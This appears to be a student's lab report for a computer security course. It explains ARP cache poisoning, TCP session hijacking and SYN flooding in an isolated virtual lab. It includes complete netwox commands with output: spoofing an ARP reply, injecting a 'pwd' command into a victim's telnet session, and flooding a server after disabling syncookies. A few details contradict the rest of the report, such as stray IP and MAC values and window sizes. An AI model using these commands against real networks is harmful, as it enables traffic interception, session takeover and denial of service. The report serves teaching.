
Computer Security Practice – Assignment 4

Student ID: A0178511E

Name: Maddi Kamal Divya

Email: E0267822@u.nus.edu

Network configuration:



Host	IP Address	MAC Address
Attacker	172.16.1.4	08:00:27:5c:f7:b2
Victim	172.16.1.104	08:00:27:05:09:79
Server	172.16.3.102	08:00:27:8b:99:2f

Task 1 (50 marks):

1. Describe the mechanism of ARP cache poisoning. (20 marks)

Ans: Address Resolution Protocol (ARP) is used to map IPv4 address in network layer to a physical address of the machine in data link layer in the local network. When a machine wants to communicate with another machine, a table called the ARP table is used to maintain a correlation between MAC address of the machine and its corresponding IP address and provides the protocol for making this correlation.


For example: When a machine A wants to communicate with machine B whose IP address is x.x.x.x, it sends out a broadcast asking who is x.x.x.x. The machine with IP address will respond with an ARP reply saying I'm x.x.x.x and my MAC address is a.b.c.d.e.f. The response is cached in ARP table of the machine A.

If an attacker can modify the ARP cache of a victim machine, compromise the victim and can perform various attacks on it. This can be achieved when Machine A (victim) requests for MAC to IP address of Machine B mapping, the attacker can act as a man-in-the-middle and send a spoofed ARP reply with attacker's MAC address to Machine B's IP address. This reply will be cached on the Machine A (victim) ARP table and the victim will believe that it is communicating with machine B when it is communicating with the attacker. Thus, the attacker successfully exploited the victim.

2. Describe how to use the netwox tool to poison ARP cache, and explain the meaning of the command line arguments. (30 marks).

Ans: We use netwox 33 tool to spoof a MAC address to IP address mapping to trick the victim to cache a Server IP address mapping to attacker's MAC address to poison/modify the ARP cache.

Command: sudo netwox 33 -d "enp0s3" --eth-src 08:00:27:5c:f7:b2 --eth-dst 08:00:27:05:09:79 --eth-type 2054 --arp-op 2 --arp-ethsrc 08:00:27:5c:f7:b2 --arp-ipsrc 172.16.3.102 --arp-ethdst 08:00:27:05:09:79 --arp-ipdst 172.16.1.104




```
divya@divya:~$ sudo netwox 33 -d "enp0s3" --eth-src 08:00:27:5c:f7:b2 --eth-dst
08:00:27:05:09:79  --eth-type 2054 --arp-op 2 --arp-ethsrc 08:00:27:5c:f7:b2 --a
rp-ipsrc 172.16.3.102 --arp-ethdst 08:00:27:05:09:79  --arp-ipdst 172.16.1.104
Ethernet________________________________________________________________.
| 08:00:27:5C:F7:B2->08:00:27:05:09:79 type:0x0806                      |
|_______________________________________________________________________|
ARP Reply_______________________________________________________________.
| this answer : 08:00:27:5C:F7:B2 172.16.3.102                          |
| is for      : 08:00:27:05:09:79 172.16.1.104                          |
|_______________________________________________________________________|
```

Below is the explanation of the command line arguments.

Parameter	**Description**	**Value**
-d	Network adapter	enp0s3
--eth-src	Ethernet source	08:00:27:5c:f7:b2 (Attacker's MAC)
--eth-dst	Ethernet destination	08:00:27:05:09:79 (Victim's MAC Address)
--eth-type	Type of Ethernet (ARP, RARP)	2054 (ARP)
--arp-op	ARP operation	2 (ARPREP)
--arp-ethsrc	ARP Ethernet source	08:00:27:5c:f7:b2 (Spoof MAC address)
--arp-ipsrc	ARP IP source	172.16.3.102 (Spoof IP address)
--arp-ethdst	ARP Ethernet destination	08:00:27:05:09:79 (Victim's MAC address)
--arp-ipdst	ARP IP destination	172.16.1.104 (Victim's IP address)


When we execute the netwox command in attacker’s machine, we send a packet to the attacker to poison the victim’s ARP cache. Here, we trick the victim machine to believe that the server’s IP address (192.168.3.102) is mapped to attacker’s machine MAC (08:00:27:34:43:34). So, the victim machine believes that it is sending packets to the server based on the arp table, but it is in fact sending traffic to the attacker.

Before ARP poisoining



```
divya@divya-VirtualBox:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
172.16.1.4               ether   08:00:27:5c:f7:b2   C                     enp0s3
172.16.1.1               ether   52:54:00:12:35:00   C                     enp0s3
divya@divya-VirtualBox:~$ arp
```

After ARP poisoning, attacker’s MAC is assigned to Victim Server.



```
divya@divya-VirtualBox:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
172.16.3.102             ether   08:00:27:5c:f7:b2   C                     enp0s3
192.168.1.1                      (incomplete)                              enp0s3
```


Task 2 (50 marks):

1. Explain TCP session hijacking. (10 marks)

Ans: TCP session hijacking is a process in which an attacker intercepts or hijacks a TCP connection between client and server. As the authentication is performed only during TCP session initialization, the attacker can exploit this mechanism by predicting the correct sequence and acknowledgement numbers. The attacker can impersonate the victim and inject malicious commands into the existing TCP connection. The attacker also have to make sure that the victim does not communicate with the Server at the moment for successful attack. Thus, the attacker can gain control of the already established TCP session.

2. Describe how to hijack the victim’s packets to the server and explain the meaning of the command line arguments. (10 marks)

Ans: As the attacker and the telnet client are on the same LAN, attacker can leverage ARP-cache poisoning attack and packets from the telnet client can be routed to the attack machine. The attacker (172.16.1.4) intercepts the traffic from the victim machine (172.16.1.104) to remote server machine (172.16.3.102) using ARP-cache poisoning and sniff the sequence numbers and source port numbers instead of the guessing using wireshark or tcpdump.




```
No.   Time          Source         Destination    Protocol Length Info
   79 28.105812480  172.16.3.102   172.16.1.104   TELNET    70 Telnet Data ...
   80 28.105817267  172.16.1.104   172.16.3.102   TCP       68 52118 → 23 [ACK] Seq=3769756400 Ack=1551164654 Win=29312 Len=0 TSval=1174588425 TSecr=3376952122
   81 28.249589186  172.16.3.102   172.16.1.104   TELNET   132 Telnet Data ...
   82 28.249605527  172.16.1.104   172.16.3.102   TCP       68 52118 → 23 [ACK] Seq=3769756400 Ack=1551164718 Win=29312 Len=0 TSval=1174588568 TSecr=3376952266
   83 28.249867350  172.16.3.102   172.16.1.104   TELNET    70 Telnet Data ...
   84 28.249872330  172.16.1.104   172.16.3.102   TCP       68 52118 → 23 [ACK] Seq=3769756400 Ack=1551164720 Win=29312 Len=0 TSval=1174588569 TSecr=3376952266
   85 28.250105183  172.16.3.102   172.16.1.104   TELNET   112 Telnet Data ...
   86 28.250110160  172.16.1.104   172.16.3.102   TCP       68 52118 → 23 [ACK] Seq=3769756400 Ack=1551164764 Win=29312 Len=0 TSval=1174588569 TSecr=3376952266
   87 28.250362049  172.16.3.102   172.16.1.104   TELNET   120 Telnet Data ...
   88 28.250366619  172.16.1.104   172.16.3.102   TCP       68 52118 → 23 [ACK] Seq=3769756400 Ack=1551164816 Win=29312 Len=0 TSval=1174588569 TSecr=3376952267
   89 28.250561693  172.16.3.102   172.16.1.104   TELNET   119 Telnet Data ...
   90 28.250566232  172.16.1.104   172.16.3.102   TCP       68 52118 → 23 [ACK] Seq=3769756400 Ack=1551164867 Win=29312 Len=0 TSval=1174588569 TSecr=3376952267
   91 28.250778973  172.16.3.102   172.16.1.104   TELNET   133 Telnet Data ...
   92 28.250783485  172.16.1.104   172.16.3.102   TCP       68 52118 → 23 [ACK] Seq=3769756400 Ack=1551164932 Win=29312 Len=0 TSval=1174588569 TSecr=3376952267
   93 28.250977523  172.16.3.102   172.16.1.104   TELNET    72 Telnet Data ...
   94 28.250982033  172.16.1.104   172.16.3.102   TCP       68 52118 → 23 [ACK] Seq=3769756400 Ack=1551164936 Win=29312 Len=0 TSval=1174588570 TSecr=3376952267
   95 28.517391355  172.16.3.102   172.16.1.104   TELNET   154 Telnet Data ...
   96 28.517410486  172.16.1.104   172.16.3.102   TCP       68 52118 → 23 [ACK] Seq=3769756400 Ack=1551165022 Win=29312 Len=0 TSval=1174588836 TSecr=3376952533

▸ Frame 96: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 172.16.1.104, Dst: 172.16.3.102
▾ Transmission Control Protocol, Src Port: 52118, Dst Port: 23, Seq: 3769756400, Ack: 1551165022, Len: 0
    Source Port: 52118
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 3769756400
    [Next sequence number: 3769756400]
    Acknowledgment number: 1551165022
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x010 (ACK)
    Window size value: 229
    [Calculated window size: 29312]
    [Window size scaling factor: 128]
    Checksum: 0x5d15 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
```

Here the Sequence Number 3769756400, Acknowledgement Number: 1551165022, Source Port: 52118 and tcp window size is 229

3. Describe how to inject a "pwd" command using netwox tool, and explain the meaning of the command line arguments. (30 marks)

Ans: A telnet packet is sent from the attacker machine to the target server that contains the pwd command and the server responds with a telnet packet that contains the result of executing the pwd command.

Based on information sniffed from wireshark.




```
▸ Frame 96: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 172.16.1.104, Dst: 172.16.3.102
▾ Transmission Control Protocol, Src Port: 52118, Dst Port: 23, Seq: 3769756400, Ack: 1551165022, Len: 0
    Source Port: 52118
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 3769756400
    [Next sequence number: 3769756400]
    Acknowledgment number: 1551165022
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x010 (ACK)
    Window size value: 229
    [Calculated window size: 29312]
    [Window size scaling factor: 128]
    Checksum: 0x5d15 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
```

Command: sudo netwox 40 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 172.16.1.104 --ip4-dst 172.16.3.102 --ip4-opt "" --tcp-src 52118 --tcp-dst 23 --tcp-seqnum 3769756400 --tcp-acknum 1551165022 --tcp-ack --tcp-psh --tcp-window 229 --tcp-opt "" --tcp-data "'pwd'0d0a" --spoofip best

Parameter	**Description**	**Value**
--ip4-dontfrag	Flag set to prevent fragmentation of packet	
--ip4-offsetfrag	Offset value of the current fragment in the IP packet	0
--ip4-ttl	Time to live of current	64 (seconds)

	packet	
--ip4-protocol	Protocol of the packet (TCP or UDP)	6
--ip4-src	Source IP address	172.16.1.104 (victim’s IP address)
--ip4-dst	Destination IP address	172.16.3.102 (server’s IP address)
--ip4-opt	IPv4 options	“”
--tcp-src	Source port number	52118
--tcp-dst	Destination port number	23
--tcp-seqnum	TCP sequence number	3769756400
--tcp-acknum	TCP acknowledgment number	1551165022
--tcp-ack	Flag to set the TCP ACK bit to 1	
--tcp-psh	TCP psh	
--tcp-window	TCP Window size	237
--tcp-opt	TCP options	“”
--tcp-data	Data that is present in the packet (encoded in Hex).	’pwd’0d0a (inject pwd command)
--spoofip	Spoof at IP4/IP6 level	best



```
divya@divya:~$ sudo netwox 40 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64 --i
p4-protocol 6 --ip4-src 172.16.1.104 --ip4-dst 172.16.3.102 --ip4-opt "" --tcp-s
rc 52118 --tcp-dst 23 --tcp-seqnum 3769756400 --tcp-acknum 1551165022 --tcp-ack
--tcp-psh --tcp-window 229 --tcp-opt "" --tcp-data "'pwd'0d0a" --spoofip best
IP_______________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x002D=45___________|
|              id               |r|D|M|       offsetfrag      |
|_________0xC660=50784__________|0|1|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x40=64____|____0x06=6_____|____________0x177C_____________|
|                            source                             |
|________________________172.16.1.104___________________________|
|                          destination                          |
|________________________172.16.3.102___________________________|
TCP______________________________________________________________.
|          source port          |       destination port        |
|_________0xCB96=52118__________|___________0x0017=23___________|
|                            seqnum                             |
|_____________________0xE0B1EAF0=3769756400_____________________|
|                            acknum                             |
|_____________________0x5C74E65E=1551165022_____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|0|1|1|0|0|0|__________0x00E5=229___________|
|           checksum            |            urgptr             |
|_________0x994B=39243__________|___________0x0000=0____________|
70 77 64 0d  0a                                     # pwd..
divya@divya:~$
```

Task 3 (50 marks):


1. Describe the mechanism of SYN flooding attack. (10 marks)

Ans: To explain SYN flooding attack, we first need to understand how TCP handshake works. In TCP 3-way handshake, the client initiates a connection by sending a SYN packet and the server responds with a corresponding SYN-ACK packet and maintains a half-open connection. When the client responds with an ACK, the connection is successfully established between the client and server. In SYN flood attack, the attacker machine sends a lot of spoofed SYN request packets to the server and the server will try allocating its resources to those requests. In a successful attack, any future legitimate request will be discarded because of exhaustion of the existing resources of the target server by the attacker. This is a form of denial of service attack.

2. Describe how to use the netwox tool to attack, and explain the meaning of the command line arguments. (30 marks)


Ans: We can use netwox 76 commands to initiate multiple half-open connections on a machine.

Turn off the syn cookies and implement attack.



```
divya@divya:~$ sysctl net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 1
divya@divya:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
[sudo] password for divya:
net.ipv4.tcp_syncookies = 0
divya@divya:~$
divya@divya:~$
divya@divya:~$
divya@divya:~$
```


Command: sudo netwox 76 --dst-ip 172.16.3.102 --dst-port 23



```
divya@divya:~$ sudo netwox 76 --dst-ip 172.16.3.102 --dst-port 23
```

Parameter	Description	Value
--dst-ip	Destination IP address	172.16.3.102 (victim's IP address)
--dst-port	Destination port	23 (telnet) (victim's port on which SYN packets should be sent)

Observe the SYN_RECV in the target server on port 23.



```
server@server-VirtualBox:~$ netstat -an | grep SYN_RECV
tcp        0      0 172.16.3.102:23         172.16.136.152:36742    SYN_RECV
server@server-VirtualBox:~$ netstat -an | grep SYN_RECV
server@server-VirtualBox:~$ netstat -an | grep SYN_RECV
tcp        0      0 172.16.3.102:23         172.16.194.252:8582     SYN_RECV
server@server-VirtualBox:~$ netstat -an | grep SYN_RECV
tcp        0      0 172.16.3.102:23         172.16.39.51:47168      SYN_RECV
server@server-VirtualBox:~$ netstat -an | grep SYN_RECV
server@server-VirtualBox:~$
server@server-VirtualBox:~$ netstat -an | grep SYN_RECV
tcp        0      0 172.16.3.102:23         172.16.244.72:22195     SYN_RECV
server@server-VirtualBox:~$
```

3. Explain how syncookies work. (10 marks)

Ans: SYN cookie is a defence mechanism used to resist SYN flood attacks. Instead of maintaining information about every connection, SYN cookies are maintained.

If SYN cookies turned on or enabled, the target server will discard the entry after responding with a SYN-ACK packet. The SYN Cookie contain information such that the target server can reconstruct the entry when it receives an ACK packet from the client. TCP sequence number is checked against the mathematical function to determine if this is a legitimate connection reply. If the check is successful, then the server will create a TCP session and the client connection will be successful. This allows the server to accept more connections without maintaining connection information. When SYN cookies turned off, the queue must maintain information about every entry and thus cannot accept as many connections as when SYN cookies is turned on.